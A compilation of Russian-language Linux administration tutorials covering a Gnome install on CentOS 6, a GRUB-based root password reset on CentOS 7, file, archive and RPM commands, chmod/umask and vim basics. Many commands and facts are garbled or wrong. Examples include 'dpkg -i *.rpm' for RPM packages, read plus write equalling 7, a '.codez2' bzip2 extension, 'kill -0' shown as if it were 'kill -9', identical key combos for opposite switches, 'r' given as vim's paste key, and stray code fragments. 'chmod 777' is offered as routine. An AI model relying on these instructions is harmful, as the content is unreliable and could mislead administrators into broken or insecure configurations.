В данной статье рассмотрим процесс установки графической оболочки на ОС **CentOS 6**, под названием **Gnome**. Главное, что нужно помнить - в погоне за различными свистелками и украшениями **GUI** становятся всё тяжелее и тяжелее, на их обслуживание может уходить драгоценный ресурс процессора.

Зачем может понадобится установка графического интерфейса, к примеру, на сервере вашей IP - АТС? Вариантов множество, к примеру – ради удобства (и привычки!), или же сервер с АТС у вас multifunctional и на нём требуется выполнять ещё какие-нибудь задачи, которые требуют графического интерфейса (к примеру, необходимость запуска **софтфона**).

Почему мы выбрали **Gnome**, а не XFCE или Mate, к примеру? В первую очередь из-за относительной лёгкости установки, но на CentOS 7 точно будет предпочтительнее оболочка Mate.

ПРОЦЕСС УСТАНОВКИ


Подключаемся к серверу с помощью терминала, и первым шагом устанавливаем EPEL-репозиторий и затем устанавливаем групповой пакет **X Window system**, процесс установки займет некоторое время, групповой пакет достаточно «тяжёлый» - 81 Мб.:

- `yum install epel-release` - установка EPEL репозитория;



- `yum groupinstall "X Window system"` - установка группового пакета X Window System;

В итоге вы должны увидеть список установленных пакетов и надпись **Complete**, как на скриншоте:

 root@localhost:~

```
xorg-x11-drv-r128.i686 0:6.9.1-8.el6
xorg-x11-drv-rendition.i686 0:4.2.5-10.el6
xorg-x11-drv-s3virge.i686 0:1.10.6-10.el6
xorg-x11-drv-savage.i686 0:2.3.7-2.el6
xorg-x11-drv-siliconmotion.i686 0:1.7.7-9.el6
xorg-x11-drv-sis.i686 0:0.10.7-10.el6
xorg-x11-drv-sisusb.i686 0:0.9.6-10.el6
xorg-x11-drv-synaptics.i686 0:1.7.6-1.el6
xorg-x11-drv-tdfx.i686 0:1.4.5-10.el6
xorg-x11-drv-trident.i686 0:1.3.6-10.el6
xorg-x11-drv-v4l.i686 0:0.2.0-36.el6
xorg-x11-drv-vesa.i686 0:2.3.2-15.el6
xorg-x11-drv-vmouse.i686 0:13.0.0-2.el6
xorg-x11-drv-vmware.i686 0:13.0.1-9.el6
xorg-x11-drv-void.i686 0:1.4.0-23.el6
xorg-x11-drv-vooodoo.i686 0:1.2.5-10.el6
xorg-x11-drv-wacom.i686 0:0.23.0-4.el6
xorg-x11-drv-xgi.i686 0:1.6.0-20.20121114git.el6
xorg-x11-glamor.i686 0:0.6.0-5.20140506gitf78901e.el6
xorg-x11-server-common.i686 0:1.15.0-26.el6.0.1
xorg-x11-xkb-utils.i686 0:7.7-4.el6
xulrunner.i686 0:17.0.10-1.el6.centos
yelp.i686 0:2.28.1-17.el6_3
zenity.i686 0:2.28.0-1.el6
```

Complete!

[root@localhost ~]#

Следующим шагом устанавливаем групповой пакет **Desktop** с помощью команды `yum groupinstall -y "Desktop"`. Объем пакета – 83 Мб. В конце должна быть такая же надпись, как и в предыдущем шаге – Complete.



Следующим шагом необходимо отредактировать файл `/etc/inittab` – в данном случае будем использовать Vim: `vim /etc/inittab` . Здесь параметр `id:3:initdefault` нужно поменять на `id:5:initdefault:` . Нужно сначала войти в режим редактирования с помощью нажатия на **i**, изменить нужный параметр, затем нажать **Esc** и ввести команду `:x`.


```
# inittab is only used by upstart for the default runlevel.
#
# ADDING OTHER CONFIGURATION HERE WILL HAVE NO EFFECT ON YOUR SYSTEM.
#
# System initialization is started by /etc/init/rcS.conf
#
# Individual runlevels are started by /etc/init/rc.conf
#
# Ctrl-Alt-Delete is handled by /etc/init/control-alt-delete.conf
#
# Terminal gettys are handled by /etc/init/tty.conf and /etc/init/serial.conf,
# with configuration in /etc/sysconfig/init.
#
# For information on how to write upstart event handlers, or how
# upstart works, see init(5), init(8), and initctl(8).
#
# Default runlevel. The runlevels used are:
# 0 - halt (Do NOT set initdefault to this)
# 1 - Single user mode
# 2 - Multiuser, without NFS (The same as 3, if you do not have networking)
# 3 - Full multiuser mode
# 4 - unused
# 5 - X11
# 6 - reboot (Do NOT set initdefault to this)
#
id:5:initdefault:
"/etc/inittab" 26L, 884C                                     26,1               All
```

Далее скачиваем шрифты с помощью команды `yum groupinstall -y fonts` .

ЗАПУСК И ПЕРЕКЛЮЧЕНИЕ МЕЖДУ РЕЖИМАМИ

Далее можем запустить GUI с помощью команды `startx` - консоль может начать сыпать ошибками и предупреждениями, но рабочий стол должен успешно запуститься:





Переключение между режимами:

- **CTRL + ALT + F1** - переключение из командной строки в графический интерфейс ;
- **CTRL + ALT + F1** - переключение из графического интерфейса в командную строку;

Теперь вы сможете легко использовать обычные десктопные приложения на своём сервере, если такая необходимость возникнет :)



Как восстановить пароль от root в CentOS 7

Времени на формальности нет! Раз ты читаешь эту статью, значит твой пароль на **root** утерян/забыт. Не теряя ни минуты приступаем к его восстановлению в операционной системе **CentOS 7**!

ПРОЦЕСС ВОССТАНОВЛЕНИЯ

Итак, добежав до серверной комнаты и подключив монитор с мышкой или подключившись к KVM виртуальной машины приступаем сбросу пароля. Перегружаем сервер и в меню загрузки нажимаем «e», как показано ниже:

```
CentOS Linux (3.10.0-514.10.2.el7.x86_64) 7 (Core)
CentOS Linux (3.10.0-514.6.1.el7.x86_64) 7 (Core)
CentOS Linux (3.10.0-514.el7.x86_64) 7 (Core)
CentOS Linux (0-rescue-785e0b3965694511bcff6c339b6ad65d) 7 (Core)
```

```
Use the ↑ and ↓ keys to change the selection.
Press 'e' to edit the selected item, or 'c' for a command prompt.
The selected entry will be started automatically in 5s.
```



Листаем вниз стрелками на клавиатуре и находим обозначение **ro**, как указано на скриншоте ниже:

```
insmod xfs
set root='hd0,msdos1'
if [ x${feature_platform_search_hint} = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --hin\
t-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 --hint='hd0,msdos1' b2cf8eb3-a\
52d-4d1f-b4a6-1d98af821b57
else
    search --no-floppy --fs-uuid --set=root b2cf8eb3-a52d-4d1f-b4a6-1d98\
af821b57
fi
linux16 /vmlinuz-3.10.0-514.10.2.el7.x86_64 root=/dev/mapper/cl-root r\
o crashkernel=auto rd.lvm.lv=cl/root rd.lvm.lv=cl/swap rhgb quiet LANG=en_US.U\
TF-8
initrd16 /initramfs-3.10.0-514.10.2.el7.x86_64.img

Press Ctrl-x to start, Ctrl-c for a command prompt or Escape to
discard edits and return to the menu. Pressing Tab lists
possible completions.
```

В **ro** заменяем **o** → **w** и добавляем `init=/sysroot/bin/sh` после `rw`. То есть вот так:

```
rw init=/sysroot/bin/sh
```



```

insmod xfs
set root='hd0,msdos1'
if [ x${feature_platform_search_hint} = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --hin\
t-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 --hint='hd0,msdos1' b2cf8eb3-a\
52d-4d1f-b4a6-1d98af821b57
else
    search --no-floppy --fs-uuid --set=root b2cf8eb3-a52d-4d1f-b4a6-1d98\
af821b57
fi
linux16 /vmlinuz-3.10.0-514.10.2.el7.x86_64 root=/dev/mapper/cl-root r\
w init=/sysroot/bin/sh crashkernel=auto rd.lvm.lv=cl/root rd.lvm.lv=cl/swap rh\
gb quiet LANG=en_US.UTF-8
initrd16 /initramfs-3.10.0-514.10.2.el7.x86_64.img

Press Ctrl-x to start, Ctrl-c for a command prompt or Escape to
discard edits and return to the menu. Pressing Tab lists
possible completions.

```

Теперь нажимаем `Ctrl + X` и входим в аварийный (emergency) режим. Запускаем следующую команду:

```
chroot /sysroot
```

```

[    0.000000] tsc: Fast TSC calibration failed

Generating "/run/initramfs/rdsosreport.txt"
[    3.275566] blk_update_request: I/O error, dev fd0, sector 0
[    3.536610] blk_update_request: I/O error, dev fd0, sector 0

Entering emergency mode. Exit the shell to continue.
Type "journalctl" to view system logs.
You might want to save "/run/initramfs/rdsosreport.txt" to a USB stick or /boot
after mounting them and attach it to a bug report.

:/# chroot /sysroot_

```



Меняем пароль от **root**. Для этого, даем в консоль команду `passwd root`. После этого вводим дважды новый пароль:

```
Entering emergency mode. Exit the shell to continue.
Type "journalctl" to view system logs.
You might want to save "/run/initramfs/rdsosreport.txt" to a USB stick or /boot
after mounting them and attach it to a bug report.

:/# chroot /sysroot
:/# passwd root_
```

После этого, обновляем параметры **SELinux** командой `touch /.autorelabel`:

```
:/# passwd root
Changing password for user root.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
:/# touch /.autorelabel
```

Готово! Дайте в консоль команду `reboot` и загрузитесь в штатном режиме. Пароль от root будем изменен.

Linux: команды для работы с файлами и директориями

Во многих наших статьях проскакивают различные команды, связанные с файловыми манипуляциями – создание директорий, файлов, установка пакетов и т.д. В данной статье мы решили начать повествование последовательно.

ОСНОВЫ



Итак, в Linux в отличие от Windows существует понятие полного и относительного пути. Разница между ними в том, что полный путь всегда начинается с корневого каталога (корневой каталог обозначается как `/`), и далее также через слеш происходит перечисление всех названий каталогов на пути к искомому файлу или директории, а в случае относительного пути – в начале слеш не указывается. То есть без слеша путь указывается относительно нынешнего местоположения, а со слешем – относительно корневого каталога. Примеры:

- **`/home/user1/tmp/test.sh`** - полный путь;
- **`~/tmp/file1`** - относительный путь;

Ниже вы встретите часто используемые команды для работы с файлами, архивами и установкой программ.

КОМАНДЫ ДЛЯ РАБОТЫ С ФАЙЛАМИ И ДИРЕКТОРИЯМИ

Команд довольно много, я перечислю самые, на мой взгляд, часто используемые:

1. `cd` - смена директории на домашнюю, можно добавлять аргументы – к примеру, `cd /root`;
2. `pwd` - команда покажет текущий путь к директории, в которой вы находитесь в данный момент;
3. `ls` - вывод списка файлов и каталогов по порядку (наверное, самая известная команда) если добавить модификаторы `lax`, то команда выведет форматированный список всех файлов и директорий (в том числе скрытые);
4. `cat` - показывает содержимое файла, к примеру – `cat /root/file.txt`;



-
5. `tail` - например, `tail /root/file.txt`, выводит только конец файла, удобно при работе с логами;
 6. `cp` - копирование директории или файла, то есть `cp /root/file.txt /etc/folder1/file.txt` – из `/root` файл будет скопирован в указанную директорию
 7. `mkdir` - создание директории, например, `mkdir /root/1`;
 8. `rmdir` - удаление директории, синтаксис такой же, как и у команды выше;
 9. `rm -rf` - очень опасная команда (и довольно популярная в интернет фольклоре), но иногда и она может пригодиться – она удаляет директорию со вложенными файлами;
 10. `mv` - переименование файла или директории, сначала указывается целевая директория и затем её новое название;
 11. `locate` - поиск файла с заданным названием;

Для наглядности, посмотрите на вывод команды `tail`

```
# tail install.log
```

```
Installing dosfstools-3.0.9-4.el6.i686
```

```
Installing rfkill-0.3-4.el6.i686
```

```
Installing rdate-1.4-16.el6.i686
```

```
Installing bridge-utils-1.2-10.el6.i686
```

```
Installing eject-2.1.5-17.el6.i686
```

```
Installing b43-fwcutter-012-2.2.el6.i686
```



```
Installing latrace-0.5.9-2.el6.i686
```

```
Installing trace-cmd-2.2.4-3.el6.i686
```

```
Installing crash-trace-command-1.0-5.el6.i686
```

```
*** FINISHED INSTALLING PACKAGES ***
```

В примере выше, команда `tail` вывела только последние 11 строк.

РАБОТА С АРХИВАМИ

Работа с **.tar архивами** – очень часто встречающаяся задача, поэтому хотим привести несколько полезных команд, чтобы не пришлось лишний раз пользоваться поисковиком :)

- `tar cf example.tar /home/example.txt` - создание .tar архива, который будет содержать в себе текстовый файл `example.txt`;
- `tar cjf example1.tar.codez2 /home/example1.txt` - команда с тем же функционалом, только будет использоваться сжатие Bzip2;
- `tar czf example2.tar.gz /home/example2.txt` - опять архивация, только на этот раз со сжатием Gzip;
- `tar xf example.tar` - распаковка архива в текущую директорию, если тип сжатия нестандартный, то после расширения нужно добавить тип сжатия (.codez2 или .gz соответственно);



Так как мы больше всего рассказываем и пишем про **FreePBX**, который по умолчанию скачивается с официального сайта вместе с CentOS, здесь место для пары команд по работе с RPM пакетами. Почему? Потому что CentOS – RPM-based Linux Distribution :) Команды требуют наличие прав супер - пользователя.

- `rpm -qa` - вывод списка всех установленных RPM пакетов в системе;
- `rpm -i rpmpackage.rpm` - установка пакета с именем `rpmpackage`;
- `rpm -e rpmpackage` - удаление пакета с таким именем;
- `dpkg -i *.rpm` - установка всех пакетов в директории;

ПРО ЖЁСТКИЕ ДИСКИ

Команда `fdisk -l` выводит информацию о всех подключенных жёстких и сменных дисках в системе, бывает очень полезной. Ниже пример вывод этой команды (в качестве пример рассматривается OTRS - сервер)

```
umask 0077
```



```

Disk /dev/sda: 171.8 GB, 171798691840 bytes
255 heads, 63 sectors/track, 20886 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x000d971b

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1           64       512000   83  Linux
Partition 1 does not end on cylinder boundary.
/dev/sda2                64       20887     167259136   8e  Linux LVM

Disk /dev/mapper/vg_merionetotrs-lv_root: 53.7 GB, 53687091200 bytes
255 heads, 63 sectors/track, 6527 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

Disk /dev/mapper/vg_merionetotrs-lv_swap: 3523 MB, 3523215360 bytes
255 heads, 63 sectors/track, 428 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

Disk /dev/mapper/vg_merionetotrs-lv_home: 114.1 GB, 114059902976 bytes
255 heads, 63 sectors/track, 13866 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

```

Топ - 20 полезных команд CentOS

Статья целиком посвящена новичкам, которые только делают первые шаги на этапе знакомства с операционной системой CentOS. В статье мы собрали топ – 20 команд, которые будут полезны в повседневной работе, управлении сервером и в базовом «траблшутинге».



КОМАНДЫ

1. Для **подключения к серверу**, воспользуйтесь любым SSH – клиентом (например, putty). В консоли клиента необходимо указать IP – адрес и выбрать чекбокс SSH
2. Для подключения на **пользователя root**, воспользуйтесь командой `su -`
3. Чтобы посмотреть **содержимое директории**, воспользуйтесь командой `ls -al`. Например, чтобы посмотреть все содержимое в директории IP – АТС Asterisk, дайте команду `ls -al /etc/asterisk/`

```
[root@asterisk ~]# ls -al /etc/asterisk/
total 1448
drwxrwxr-x.  3 asterisk asterisk 12288 Mar 31 17:42 .
drwxr-xr-x. 101 root      root    12288 Mar 31 17:32 ..
-rw-rw-r--  1 asterisk asterisk  841 Mar 30 10:07 ari_additional.conf
-rw-rw-r--  1 asterisk asterisk    0 Sep  5  2016 ari_additional_custom.conf
lrwxrwxrwx   1 asterisk asterisk   51 Sep  5  2016 ari.conf -> /var/www/html/admin/modules/ari.conf
-rw-rw-r--  1 asterisk asterisk  730 Mar 30 10:07 ari_general_additional.conf
-rw-rw-r--  1 asterisk asterisk    0 Sep  5  2016 ari_general_custom.conf
-rw-rw-r--  1 asterisk asterisk  310 Sep  5  2016 asterisk.conf
lrwxrwxrwx   1 asterisk asterisk   48 Sep  5  2016 ccss.conf -> /var/www/html/admin/modules/ccss.conf
-rw-rw-r--  1 asterisk asterisk  701 Mar 30 10:07 ccss_general_additional.conf
-rw-rw-r--  1 asterisk asterisk    0 Sep  5  2016 ccss_general_custom.conf
-rw-rw-r--  1 asterisk asterisk   91 Sep  5  2016 cdr_adaptive_odbc.conf
```

4. Если вы хотите перейти **в другую директорию** (папку), воспользуйтесь командой `cd` (change directory). Как пример `cd /etc/asterisk/`
6. Для удаления файлов, пользуйтесь командой `rm`. Например, команда `rm -rf /var/spool/asterisk/monitor/2017/03/09/in-74996491913-79851234567-20170309-124606-1489052766.5.wav` удалит входящий аудио – запись входящего звонка на номер 74996491913 с мобильного телефона 79851234567 от 09 марта 2017 года. Будьте аккуратны с этой командой :)
7. Для просмотра или редактирования воспользуйтесь графическим редактором `vim`. Как пример `vim /etc/asterisk/extensions_custom.conf`
 - Для начала **редактирования файла** нажмите `o`
 - Сохранения нажмите `Esc` и `:x!`
8. Для копирования файлов существует команда `cp` (copy). Как пример `cp /etc/asterisk/extensions_custom.conf /home/admin/`. Тем самым, в директорию `/home/admin` будет добавлен файл `extensions_custom.conf`.



-
9. Чтобы сменить владельца файла, воспользуйтесь `chown` (change owner).
Чтобы сменить владельца всех файлов в директории `/etc/asterisk` на пользователя **asterisk** дайте команду `chown -R asterisk:asterisk /etc/asterisk`
10. Чтобы дать определенные права файлу существует команда `chmod`.
Например, дадим максимальные права файлу `/etc/asterisk/extensions_custom.conf` командой `chmod 777 /etc/asterisk/extensions_custom.conf`.
11. Более подробно [про права в Linux можете почитать в этой статье](#). Для создания «символьной» ссылки на файл используйте команду `ln`.
Например, `ln -s /storage/test /etc/test`. **Важно!** Файл `/etc/test` не должен быть создан до выполнения команды.
12. Для перезагрузки нужных служб используется директория `/etc/init.d/`.
Например, команда `/etc/init.d/httpd restart` перезагрузит WEB – сервер.
13. Для выключения того или иного процесса, вы можете воспользоваться его PID. Чтобы его найти, дайте команду `ps axu | grep -i asterisk | grep -v grep`. PID процесса будет во второй колонке.
14. Теперь, когда вы знаете PID процесса, дайте команду `kill -0 #номер_процесса`. Как пример, `kill -9 1738`.
15. Чтобы узнать, какой из процессов больше всего «отъедает» ресурсы CPU воспользуйтесь командой `top`.
16. Если вам необходимо настроить DNS сервера, то внесите изменения в файл `/etc/resolv.conf`. Например, откройте файл командой `vim /etc/resolv.conf` и добавьте в него DNS сервер:
- o `nameserver 8.8.8.8`
17. Чтобы посмотреть загрузку оперативной памяти RAM в ОС CentOS, воспользуйтесь командой `free -m`. Вывод будет показан в мегабайтах, с указанием общего объема памяти, занятое и свободное пространство.
-



-
18. Для проверки использования памяти на жестких дисках дайте команду `df -h`. Вы также увидите общий объем, занятое и свободное пространство.
19. Для проверки использования памяти на жестких дисках дайте команду `df -h`. Вы также увидите общий объем, занятое и свободное пространство.
20. Чтобы увидеть размер конкретной директории, воспользуйтесь командой `du`. Например, для определения размера директории `/etc/asterisk/` воспользуйтесь `du -sh /etc/asterisk/`.
21. Если вам необходимо узнать версию установленного пакета, воспользуйтесь командой `rpm`. Например, проверки версии **yum** дайте команду `rpm -qa | grep -i yum`.

Узнать [перечень полезных команд yum](#) можно в этой статье.

Как установить права доступа в Linux

При решении целого ряда задач администратору требуется изменить уровень доступа, который управляется командой **chmod** (change mode – изменить режим). Разберём подробнее как именно происходит изменение прав и какие ещё команды могут пригодиться Вам в этом процессе.

ВВЕДЕНИЕ

Структура разрешений для файлов и директорий в **Linux** являет собой матрицу 3 на 3 – есть три различных уровней доступа (read, write и execute – чтение, запись и выполнение), которые доступны для трёх типов пользователей – владельца файла, группы и others – «остальных».



Для наглядности, посмотрите на вывод команды `ls -l`

```
-rw-r--r--  1 root root      0 Mar 10 11:05 freepbx_menu.conf
```

В примере выше, пользователь - root, обладает правами чтения и записи, группа имеет права чтения, также, как и others.

- **r (read)** - разрешение на чтение содержимого файла, в случае директории – право на просмотр файлов и поддиректорий
- **w (write)** - разрешение на запись в файл, для директории – возможность создания файлов в директории и создание поддиректорий
- **x (execute)** - разрешение на запуск файла в виде программы\скрипта, для директории – допуск в директорию

ИЗМЕНЕНИЕ УРОВНЯ ДОСТУПА

Для начала необходимо указать на важный момент – каждый уровень доступа имеет свое численное обозначение:

- **r (read)** - 4
- **w (write)** - 2
- **x (execute)** - 1

Для получения комбинаций прав – числа нужно сложить. Для уровня доступа **rw** число будет равным 7 (4+2+1). Использовать можно также и буквенные обозначения, как удобнее конкретно для вас, но с численным представлением



команды получаются короче :) При изменении уровня доступа у файла нужно знать следующее:

- **Первое число** - права для юзера
- **Второе число** - права для группы
- **Третье число** - права для others

К примеру, дадим права на чтение для пользователя, чтение для группы и нулевой уровень доступа для остальных:

```
chmod 440 file.txt
```

Права на чтение, запись и исполнение для пользователя, группы и остальных:

```
chmod 777 file2.txt
```

И соответственно, так далее, в зависимости от ваших нужд.

ИСПОЛЬЗОВАНИЕ UMASK – НАСТРОЙКА УРОВНЯ ДОСТУПА ПО УМОЛЧАНИЮ

По умолчанию значение **umask - 0022**, которое определяет права доступа по дефолту для нового файла или директории. Для файла разрешение по умолчанию равно 0666, для директории - 0777. Значение маски вычитается из этих дефолтных значений и получается финальное значение.

У файла по умолчанию – 0666, то есть права rw-rw-rw-, но с учетом дефолтной маски 0022, файл будет создан со значением 0644 – rw-r—r--.



В случае директории результирующим значением будет 0755, то есть `gwx-r-x-r-x`.

С помощью команды **umask xxxx** всегда можно изменить значение маски по умолчанию. К примеру:

```
umask 0077
```

```
[root@localhost testforarticle]# > testumask.txt
[root@localhost testforarticle]# ls -l
total 0
-rw-r--r-- 1 root root 0 Mar 19 19:30 testumask.txt
[root@localhost testforarticle]# umask 0077
[root@localhost testforarticle]# > testumask1.txt
[root@localhost testforarticle]# ls -l
total 0
-rw----- 1 root root 0 Mar 19 19:31 testumask1.txt
-rw-r--r-- 1 root root 0 Mar 19 19:30 testumask.txt
```

Как видно, права изменились с `rw-r--r--` для нового файла на `rw-----`.

НЕСКОЛЬКО ПОЛЕЗНЫХ ПРИМЕРОВ ИСПОЛЬЗОВАНИЯ CHMOD

Ниже приведён список нескольких вариантов использования команды **chmod** - во многих случаях они очень сильно облегчают процесс настройки вашего сервера.

*На всякий случай помните, что пользователь имеет обозначение **u**, группа **g** и остальные - **o**. Если же необходимо изменение прав сразу у всех вышеупомянутых сущностей – используйте обозначение **a**.*

- **chmod u+x %имяфайла%** - добавление права выполнения только для пользовательского уровня, то есть добавление права execute для user;
- **chmod u+r,g+x %имяфайла%** - добавление прав чтения для юзера и исполнения для группы;



-
- **chmod u-rx %имяфайла%** - модификатор - используется для того, чтобы убрать какое-то разрешение, в данном случае – для пользователя остается только право записи в файл;
 - **chmod a+rx %имяфайла или директории%** -добавление права выполнения и чтения для юзера, группы и остальных – то есть вообще все могут исполнять этот файл;
 - **\$ chmod --reference=%имяфайла1% %имяфайла2%** - установка прав доступа для файла1 равными правам доступа у файла2;
 - **chmod -R 755 %имядиректории%/** - рекурсивное изменение прав доступа для всех файлов и подкаталогов в директории;
 - **chmod u+X *** -изменение прав доступа только для подкаталогов, у файлов в главной директории уровень прав доступа останется неизменным;

Как пользоваться vim в Linux

В статье будут кратко описаны главные функции текстового редактора **Vim** – данный редактор очень часто является самым простым способом отредактировать конфиг\текстовый файл, но он обладает не самым дружелюбным интерфейсом. Давайте разберём основные моменты.

ТЕКСТОВЫЙ РЕДАКТОР VIM

Этот текстовый редактор умеет работать в нескольких режимах: режиме вставки, командном режиме и «ex mode» режиме (режим последней строки). Сразу после открытия файла с помощью команды `vim %file_name%` редактор запустится в так называемом «командном режиме» - ввод текста будет недоступен, **Vim** будет воспринимать только команды. Для переключения в режим вставки необходимо



нажать "i" – у вас появится возможность редактировать текст. После того как все манипуляции будут завершены, вам необходимо будет перейти в режим последней строки и дать команду сохранить\выйти\сохранить и выйти и так далее – для этого необходимо: если находитесь в командном режиме нажать ":" (двоеточие) и ввести команду, а если находитесь в режиме вставки – сначала нужно нажать **Escape** и затем нажать двоеточие.

КОМАНДНЫЙ РЕЖИМ И ЕГО ВОЗМОЖНОСТИ

В командном режиме доступно очень большое количество команд, с полным списком которых можно ознакомиться по ссылке:

<https://www.fprintf.net/vimCheatSheet.html>, я же приведу здесь только самые часто используемые и полезные.

Самое главное, что нужно запомнить – это клавиши, используемые для перемещения по тексту – это **h**, **j**, **k**, **l**.

```
#!/bin/bash
ALLTRUNKSMINIMUM="/usr/sbin/asterisk -rx "sip show registry""
ALLTRUNKS=`echo "$ALLTRUNKSMINIMUM" |grep "SIP registrations" |awk '{print $1}'`
REGTRUNKS="/usr/sbin/asterisk -rx "sip show registry" |grep Registered |wc -l`
DATE="date +%d.%m.%Y" "%H:%M:%S"
LOGFILE=/home/admin/log_mail.txt
if [ "$REGTRUNKS" -lt "$ALLTRUNKS" ]; then
sleep 5
echo "/usr/sbin/asterisk -rx "sip reload"
```

- **h** - сдвиг на один символ влево
- **j** сдвиг на один символ вниз



-
- **k** сдвиг на один символ вверх
 - **l** сдвиг на один символ вправо

Кроме того, есть возможность перемещаться на одно слово вперед или назад – важно помнить, что словом является нечто вида "aesr1001k", то есть без дефиса и прочих разделительных знаков – "aesr-1001k" – это будет восприниматься редактором как два слова. Итак, для перехода на одно слово вперед нужно нажать "w", а для перехода назад – "b". Не очень интуитивно, не правда ли?:)

Если вам нужно что-то копировать – в Виме это делается достаточно просто – для этого нужно сначала переключиться в режим редактирования текста (клавиши "V" (выделение целых строк), "v" (посимвольное выделение) или "Ctrl-v" (блочное выделение) – после переключения можно будет выделять текст используя кнопки описанные выше или же используя клавиши со стрелками. После выделения нужно нажать клавишу "y" для копирования фрагмента в буфер обмена. Для вставки используются маленькая и большая "r" – маленькая для вставки после курсора и большая, соответственно, до.

Что касается удаления – здесь тоже есть свои «трюки»:

- **d** или **x** - удаление символов – курсор нужно ставить над нужным символом и нажимать указанную клавишу
- **dw** - удаление слова под курсором
- **db** - удаление предыдущего слова
- **dd** - удаление целой строки
- **d\$** - удаление части строки от позиции курсора до конца строки
- **d^** - удаление части строки от позиции курсора до начала строки



Что если вам необходимо найти какую-нибудь информацию в тексте? Для этого вам потребуется переключиться в режим поиска, причём есть два режима поиска: при нажатии на "/" - включиться поиск в прямом направлении, и при нажатии на "?" - включиться поиск в обратном направлении. После этого нужно ввести шаблон поиска – к примеру: `:/ipaddress`

Также возможен поиск и замена – данный режим включается командой `:s`, после чего вам необходимо будет указать слово для поиска и слово, на которое произойдет замена: `:%s/192.168.1.1/192.168.2.2/` - в данном примере указана глобальная область поиска, и первый найденный сетевой адрес 192.168.1.1 будет заменен на 192.168.2.2. Если же необходимо заменить все найденные адреса на новые и запрашивать подтверждение при каждой замене – нужно добавить буквы "gc" - `:%s/192.168.1.1/192.168.2.2/gc`

У многих мог возникнуть вопрос – как же сделать столь привычное Undo, то есть отменить последнее действие – для этого нужно воспользоваться командой "u" - но, к сожалению, отменить можно только последнее действие. Если же нужно повторить отмененное действие (т.е сделать UnUndo) нужно нажать "Ctrl+r".

Важно – если отменен режим совместимости с Vi, то отменять можно большее количество действий.

СОХРАНЕНИЕ И ВЫХОД

Теперь перейдем к важному моменту – сохранению и выходу. Тут есть несколько опций:

- `:w` сохранение изменений без выхода



-
- **:wq** или **:x** - старое доброе «сохранить и выйти»
 - **:q!** - выход без сохранения изменений
